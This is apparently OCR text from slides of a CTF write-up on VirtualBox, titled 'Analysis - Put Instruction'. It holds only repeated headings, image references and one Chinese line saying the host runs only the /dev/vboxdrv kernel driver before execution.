
$ VirtualBox

CTF Writeup - Analysis - Put Instruction

執行前，Host 除了 kernel driver
/dev/vboxdrv 外不會有其他服務


$ VirtualBox

CTF Writeup - Analysis - Put Instruction




$ VirtualBox

CTF Writeup - Analysis - Put Instruction




$ VirtualBox

CTF Writeup - Analysis - Put Instruction




$ VirtualBox

CTF Writeup - Analysis - Put Instruction



